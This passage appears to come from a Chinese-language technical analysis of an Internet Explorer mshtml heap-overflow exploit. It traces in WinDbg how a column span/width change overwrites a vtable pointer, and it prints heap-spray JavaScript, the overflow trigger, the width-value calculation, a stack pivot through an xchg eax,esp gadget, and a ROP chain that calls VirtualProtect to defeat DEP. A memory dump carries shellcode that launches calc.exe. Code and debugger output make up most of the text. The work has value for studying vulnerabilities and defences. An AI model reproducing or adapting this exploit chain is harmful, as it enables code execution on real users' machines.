


图5 正常情况下的虚表指针（黄色标识）

```

0:005> ln poi(02f22610)
(6b8884f8) mshtml!CButtonLayout::~`vftable' | (6b888690) mshtml!CButtonLayout::`vftable'
Exact matches:
    mshtml!CButtonLayout::~`vftable' = <no type information>
0:005> ba r1 02f22610
0:005> g
Breakpoint 1 hit
eax=6b8884f8 ebx=01000000 ecx=02f22610 edx=00000041 esi=023299d8 edi=02f1f108
eip=6b8fe663 esp=02329818 ebp=02329848 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!NotifyElement+0x3d:
6b8fe663 56                push     esi
0:005> ub
mshtml!NotifyElement+0x25:
6b8fe64b 85c0             test     eax,eax
6b8fe64d 7426             je       mshtml!NotifyElement+0x56 (6b8fe675)
6b8fe64f 8bc7             mov      eax,edi
6b8fe651 e882faffffff     call     mshtml!CElement::CurrentlyHasAnyLayout (6b8fe0d8)
6b8fe656 85c0             test     eax,eax
6b8fe658 0f84e832f4ff     je       mshtml!NotifyElement+0x39 (6b841946)
6b8fe65e 8b4f24           mov      ecx,dword ptr [edi+24h]
6b8fe661 8b01             mov      eax,dword ptr [ecx]
0:005> u
mshtml!NotifyElement+0x3d:
6b8fe663 56                push     esi
6b8fe664 ff5008           call     dword ptr [eax+8]
6b8fe667 8b4618           mov      eax,dword ptr [esi+18h]
6b8fe66a a900200000       test     eax,2000h
6b8fe66f 0f85645a0300     jne      mshtml!NotifyElement+0x4b (6b9340d9)
6b8fe675 8b4618           mov      eax,dword ptr [esi+18h]
6b8fe678 85c3             test     ebx,eax
6b8fe67a 7524             jne      mshtml!NotifyElement+0x100 (6b8fe6a0)
0:005> p
eax=6b8884f8 ebx=01000000 ecx=02f22610 edx=00000041 esi=023299d8 edi=02f1f108
eip=6b8fe664 esp=02329814 ebp=02329848 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!NotifyElement+0x3e:
6b8fe664 ff5008           call     dword ptr [eax+8]    ds:0023:6b888500={mshtml!CFlowLayout::Notify (6b921989)}

```

注意到最后的那个call调用，跳转地址是由虚表指针指向的内容决定的，如果我们将这个指针改掉，使其指向我们能够控制的且包含ROP+shellcode的地址空间，那么我们的目的也就达到了。同样，堆溢出还是通过动态修改span属性值的方式来触发，其中，span的值需要保证溢出到虚表指针处，而width的值我们留在后面讨论：

```
function trigger_overflow() {
    var evil_col = document.getElementById("132");
    evil_col.width = "1278888";
    evil_col.span = "29";
}
```

溢出后内存中的分布就变成了下述样子，原先的虚表指针被重写了，对应数值为width属性值
 $1278888 \times 100 = 0x079f6da0$:




图6 通过堆溢出重写虚表指针

而0x079f6da0这个地址对应的进程空间我们可以通过堆喷进行控制，此时其中的内容为：

079f6d50	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
079f6d60	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
079f6d70	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
079f6d80	90 90 90 90 90 41 41 41 41 41 41 41 41 41 41AAAABBBBCCCC
079f6d90	41 41 41 41 41 42 42 42 42 42 42 42 42 41 41AAAABBBBCCCCAAAA
079f6da0	41 10 73 6b 60 2c 73 6b 3b b4 74 6b 60 2c 73 6b	A.sk`.sk;.tk`.sk
079f6db0	50 2c 73 6b 59 30 73 6b 24 10 00 00 d0 ce 7c 6b	`skY0sk\$. k
079f6dc0	40 00 00 00 a9 2f 73 6b 20 fe c6 6b ae 30 73 6b	@....sk.k.0sk
079f6dd0	41 10 73 6b 0b 2f 73 6b 20 f9 73 6b f7 4e 74 6b	A.sk./sk.sk.Ntk
079f6de0	48 13 73 6b bb f0 79 6b a1 94 76 6b 7e 3d 79 6b	H.sk..yk..vk~=yk
079f6df0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
079f6e00	00 00 60 89 e5 31 d2 64 8b 52 30 8b 52 0c 8b 52	...1.d.R0.R.R
079f6e10	14 8b 72 28 0f b7 4a 26 31 ff 31 c0 ac 3c 61 7c	..r(..J&1.1..<a
079f6e20	02 2c 20 c1 cf 0d 01 c7 e2 f0 52 57 8b 52 10 8bRW.R..
079f6e30	42 3c 01 d0 8b 40 78 85 c0 74 4a 01 d0 50 8b 48	B<...@x..tJ..P.H
079f6e40	18 8b 58 20 01 d3 e3 3c 49 8b 34 8b 01 d6 31 ff	..X...<I.4...1.
079f6e50	31 c0 ac c1 cf 0d 01 c7 38 e0 75 f4 03 7d f8 3b	1.....8.u..}..
079f6e60	7d 24 75 e2 58 8b 58 24 01 d3 66 8b 0c 4b 8b 58	}\$u.X.X\$.f..K.X
079f6e70	1c 01 d3 8b 04 8b 01 d0 89 44 24 24 5b 5b 61 59D\$\$[[aY
079f6e80	5a 51 ff e0 58 5f 5a 8b 12 eb 86 5d 6a 01 8d 85	ZQ..X_Z....]j...
079f6e90	b9 00 00 00 50 68 31 8b 6f 87 ff d5 bb f0 b5 a2	...Ph1.o.....
079f6ea0	56 68 a6 95 bd 9d ff d5 3c 06 7c 0a 80 fb e0 75	Vh.....<.u
079f6eb0	05 bb 47 13 72 6f 6a 00 53 ff d5 63 61 6c 63 2e	..G.roj.S..calc.
079f6ec0	65 78 65 00 90 90 90 90 90 90 90 90 90 90 90	exe.....
079f6ed0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
079f6ee0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
079f6ef0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90

图7 ROP+shellcode在进程空间中的分布

接下来我们重点看下堆喷，如下是由Vmmap工具观察到的堆喷时进程地址空间的变化情况，其中，橘黄色标识的部分为堆空间数据，这里总共喷了100M字节大小的数据，从时间图可以看出堆空间的分配有个急剧的增长过程：




图8 堆喷时的进程地址空间变化

如下是单次堆喷数据的组织形式：

```
//初始化堆喷数据
var padding = unescape("%u9090");
while (padding.length < 1000)
    padding = padding + padding;
var padding = padding.substr(0, 1000 - shellcode.length);
shellcode+= padding;
while (shellcode.length < 100000)
    shellcode = shellcode + shellcode;
var onemeg = shellcode.substr(0, 64*1024/2);
for (i=0; i<14; i++) {
    onemeg += shellcode.substr(0, 64*1024/2);
}
onemeg += shellcode.substr(0, (64*1024/2)-(38/2));
```

需要注意一点，通过函数unescape可以避免字符被转成unicode，同时虽然从代码上看包含ROP+shellcode+padding的一个基本单元占的是1000字节，但内存中实际分配了2000字节，这也是为什么有那么多除2操作的原因了，代码给出的是从2000字节->0x10000字节->0x100000字节的组织过程。此外，由于堆空间管理的对齐性质，当然了，还有前面提到的彼此相邻的性质，所以分配到的堆空间将类似下面这个样子：

Address	Type	Size	Comm...	Private	Total WS	Priva...
+ 065F0000	Heap (Private...	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K
+ 066F0000	Heap (Private...	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K
+ 067F0000	Heap (Private...	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K
+ 068F0000	Heap (Private...	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K
+ 069F0000	Heap (Private...	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K
+ 06AF0000	Heap (Private...	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K
+ 06BF0000	Heap (Private...	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K
+ 06CF0000	Heap (Private...	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K
+ 06DF0000	Heap (Private...	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K
+ 06EF0000	Heap (Private...	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K
+ 06FF0000	Heap (Private...	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K
+ 070F0000	Heap (Private...	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K
+ 071F0000	Heap (Private...	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K
+ 072F0000	Heap (Private...	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K
+ 073F0000	Heap (Private...	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K
+ 074F0000	Heap (Private...	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K
+ 075F0000	Heap (Private...	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K
+ 076F0000	Heap (Private...	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K
+ 077F0000	Heap (Private...	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K
+ 078F0000	Heap (Private...	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K
+ 079F0000	Heap (Private...	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K

图9 堆喷时分配到的堆空间（部分）

通过分析可以知道对于申请大小为0x100000字节的堆空间会有0x24字节的首部和0x02字节的尾部，同时Exp中在ROP+shellcode之前会有如下的填充字节：

```
var shellcode = unescape("%u4141%u4141%u4242%u4242%u4343%u4343");
shellcode+= unescape("%u4141%u4141%u4242%u4242%u4343%u4343");
shellcode+= unescape("%u4141%u4141"); // PADDING
```


综上分析，我们就可以计算出ROP+shellcode在进程空间中的分布情况了，如下代码是用于计算从地址空间0x07500000开始到0x08000000中符合条件的所有width属性值，从中选出一个能稳定利用的就可以了：


```

for(i=0x07500000; i < 0x08000000; i += 0x10000)
{
    for(j=0x40; j < 0x10000; j += 2000)
    {
        if((i+j)%100 == 0){
            printf("%d ", (i+j)/100);
        }
    }
}

```

得到的结果如下，只列出了部分，这也就是为什么我们可以通过堆喷的方式来对payload进行布局了，首先需要设计好包含ROP+shellcode的堆喷数据，而后借助堆喷技术就能将其布局到我们可以预测的地址处了：



```

1295152 1295172 1295192 1295212 1295232 1295252 1295272 1295292 1295312 1295332
1295352 1295372 1295392 1295412 1295432 1295452 1295472 1295492 1295512 1295532
1295552 1295572 1295592 1295612 1295632 1311376 1311396 1311416 1311436 1311456
1311476 1311496 1311516 1311536 1311556 1311576 1311596 1311616 1311636 1311656
1311676 1311696 1311716 1311736 1311756 1311776 1311796 1311816 1311836 1311856
1311876 1311896 1311916 1311936 1311956 1311976 1311996 1312016 1327760 1327780
1327800 1327820 1327840 1327860 1327880 1327900 1327920 1327940 1327960 1327980
1328000 1328020 1328040 1328060 1328080 1328100 1328120 1328140 1328160 1328180
1328200 1328220 1328240 1328260 1328280 1328300 1328320 1328340 1328360 1328380
1328400 请按任意键继续...

```

图10 Exp中满足条件的width属性值

4. Stack Pivot

我们现在已经能够将程序的执行流程引到我们的ROP链中了，但不要忘了目前的ROP信息是处在堆空间上的，而ROP技术中Gadget地址和参数是要布局到栈上的，这样才能借住ret指令控制程序的流程。所以我们还需要利用栈转移技术，也就是把这堆地址写入到esp寄存器中，这样程序就会认为我们的ROP信息是保存在栈空间中的。要做到这一点我们必须在最开始的Gadget上寻求解决办法，通过分析可以发现如果接下来的Gadget中能把eax寄存器的值和esp做个对调，那么就能实现栈转移了，如下是此Exp中的实现，完成栈转移后接下来的流程就能由ROP链来控制了：

```

0:005> g
Breakpoint 1 hit
eax=079f6da0 ebx=01000000 ecx=02f22610 edx=00000041 esi=0232cfd8 edi=02f1f108
eip=6b8fe663 esp=0232ce18 ebp=0232ce48 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!NotifyElement+0x3d:
6b8fe663 56                      push     esi
0:005> p
eax=079f6da0 ebx=01000000 ecx=02f22610 edx=00000041 esi=0232cfd8 edi=02f1f108
eip=6b8fe664 esp=0232ce14 ebp=0232ce48 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!NotifyElement+0x3e:
6b8fe664 ff5008             call     dword ptr [eax+8]    ds:0023:079f6da8=6b74b43b
0:005> dd eax
079f6da0  6b731041 6b732c60 6b74b43b 6b732c60
079f6db0  6b732c60 6b733059 00001024 6b7cced0
079f6dc0  00000040 6b732fa9 6bc6fe20 6b7330ae
079f6dd0  6b731041 6b732f0b 6b73f920 6b744ef7
079f6de0  6b731348 6b79f0bb 6b7694a1 6b793d7e
079f6df0  90909090 90909090 90909090 0089e8fc
079f6e00  89600000 64d231e5 8b30528b 528b0c52
079f6e10  28728b14 264ab70f c031ff31 7c613cac
0:005> u 6b74b43b L3
mshtml!CTreeNode::GetParentWidth+0x9c:
6b74b43b 94                      xchg     eax,esp
6b74b43c c3                      ret
6b74b43d 8bf0                   mov      esi,eax
0:005> t
eax=079f6da0 ebx=01000000 ecx=02f22610 edx=00000041 esi=0232cfd8 edi=02f1f108
eip=6b74b43b esp=0232ce10 ebp=0232ce48 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CTreeNode::GetParentWidth+0x9c:
6b74b43b 94                      xchg     eax,esp
0:005> p
eax=0232ce10 ebx=01000000 ecx=02f22610 edx=00000041 esi=0232cfd8 edi=02f1f108
eip=6b74b43c esp=079f6da0 ebp=0232ce48 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CTreeNode::GetParentWidth+0x9d:
6b74b43c c3                      ret
0:005> dd esp
079f6da0  6b731041 6b732c60 6b74b43b 6b732c60
079f6db0  6b732c60 6b733059 00001024 6b7cced0
079f6dc0  00000040 6b732fa9 6bc6fe20 6b7330ae
079f6dd0  6b731041 6b732f0b 6b73f920 6b744ef7
079f6de0  6b731348 6b79f0bb 6b7694a1 6b793d7e
079f6df0  90909090 90909090 90909090 0089e8fc
079f6e00  89600000 64d231e5 8b30528b 528b0c52
079f6e10  28728b14 264ab70f c031ff31 7c613cac

```

栈转移就是要把布局有ROP信息的堆地址放到esp寄存器中，可以通过交换或者写入的方式，比如mov、pop、xchg等，当然，具体使用什么样的Gadget还需要由当前程序的特点来决定。

5. DEP

下面进入最后一部分内容，我们的最终目的是要执行内存中布置好的shellcode，但由于系统采用了DEP（Data Execution Prevention）技术，它会借助一系列的软硬件方法对内存进行检查，所以堆栈上的shellcode是不能直接执行的。接下来我们就分析下此Exp是如何进行DEP绕过的，也就是ROP部分实现的功能，如下是利用堆栈执行恶意操作的示意图：




图11 利用堆栈执行恶意操作

首先我们介绍下VirtualProtect函数，它可用来改变进程中页面的保护属性，具体定义如下：

```
BOOL WINAPI VirtualProtect(  
    _In_ LPVOID lpAddress,  
    _In_ SIZE_T dwSize,  
    _In_ DWORD flNewProtect,  
    _Out_ PDWORD lpflOldProtect  
);
```

其中，lpAddress和dwSize表示待设置页面的起始地址和大小，flNewProtect为保护方式，当它的值为0x00000040时表示PAGE_EXECUTE_READWRITE，这正是我们后面要设置的，lpflOldProtect则指向可写区域用于保存原先的保护属性。

ROP链中将借助此函数来改变shellcode所在堆空间的页面保护属性，通过跟踪可知当栈转移完成后就进入到ROP链的执行流程，刚开始的几个Gadget会先将VirtualProtect的调用参数pop到相应寄存器中，而后再执行pushad指令将这些寄存器压入栈中，即模拟call调用时的参数压栈操作，最后调用VirtualProtect函数来修改页面的保护属性，我们可以看下这个过程：

```
0:005> !address esp
Usage:                <unclassified>
Allocation Base:      079f0000
Base Address:         079f0000
End Address:          07af0000
Region Size:          00100000
Type:                  00020000    MEM_PRIVATE
State:                 00001000    MEM_COMMIT
Protect:               00000004    PAGE_READWRITE

0:005> p
eax=0232ce10 ebx=01000000 ecx=02f22610 edx=00000041 esi=0232cfd8 edi=02f1f108
eip=6b731041 esp=079f6da4 ebp=0232ce48 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!_imp__isspace+0x1:
6b731041 c3                      ret
.....
0:005> p
eax=757d2341 ebx=00001024 ecx=6bc6fe20 edx=00000040 esi=6b73f920 edi=6b731041
eip=757d2347 esp=079f6dd4 ebp=6b732c60 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
kernel32!VirtualProtectStub+0x6:
757d2347 e98cfdfbff          jmp     kernel32!VirtualProtect (757920d8)
0:005>
eax=757d2341 ebx=00001024 ecx=6bc6fe20 edx=00000040 esi=6b73f920 edi=6b731041
eip=757920d8 esp=079f6dd4 ebp=6b732c60 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
kernel32!VirtualProtect:
757920d8 ff2524197975      jmp     dword ptr [kernel32!_imp__VirtualProtect (75791924)] ds:0023:75791924={KERNELBASE!VirtualProtect (750d22bd)}
.....
0:005> p
eax=757d2341 ebx=00001024 ecx=6bc6fe20 edx=00000040 esi=6b73f920 edi=6b731041
eip=750d22c2 esp=079f6dd0 ebp=079f6dd0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
KERNELBASE!VirtualProtect+0x5:
750d22c2 ff7514          push    dword ptr [ebp+14h]  ss:0023:079f6de4=6bc6fe20
0:005> u
KERNELBASE!VirtualProtect+0x5:
750d22c2 ff7514          push    dword ptr [ebp+14h]
750d22c5 ff7510          push    dword ptr [ebp+10h]
750d22c8 ff750c          push    dword ptr [ebp+0Ch]
```

```

750d22cb ff7508      push    dword ptr [ebp+8]
750d22ce 6aff             push    0FFFFFFFFh
750d22d0 e809000000      call    KERNELBASE!VirtualProtectEx (750d22de)
750d22d5 5d              pop     ebp
750d22d6 c21000          ret     10h
0:005> dd ebp
079f6dd0 6b732c60 6b732c60 079f6dec 00001024
079f6de0 00000040 6bc6fe20 757d2341 6b793d7e
079f6df0 90909090 90909090 90909090 0089e8fc
079f6e00 89600000 64d231e5 8b30528b 528b0c52
079f6e10 28728b14 264ab70f c031ff31 7c613cac
079f6e20 c1202c02 c7010dcf 5752f0e2 8b10528b
079f6e30 d0013c42 8578408b 014a74c0 488b50d0
079f6e40 20588b18 3ce3d301 8b348b49 ff31d601
.....
0:005> p
eax=00000001 ebx=00001024 ecx=079f6d90 edx=76f070b4 esi=6b73f920 edi=6b731041
eip=750d22d6 esp=079f6dd4 ebp=6b732c60 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
KERNELBASE!VirtualProtect+0x19:
750d22d6 c21000          ret     10h
0:005>
eax=00000001 ebx=00001024 ecx=079f6d90 edx=76f070b4 esi=6b73f920 edi=6b731041
eip=6b732c60 esp=079f6de8 ebp=6b732c60 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!StringCchPrintfA+0x58:
6b732c60 5d              pop     ebp
0:005> !address esp
Usage:                <unclassified>
Allocation Base:      079f0000
Base Address:         079f6000
End Address:          079f8000
Region Size:          00002000
Type:                  00020000    MEM_PRIVATE
State:                 00001000    MEM_COMMIT
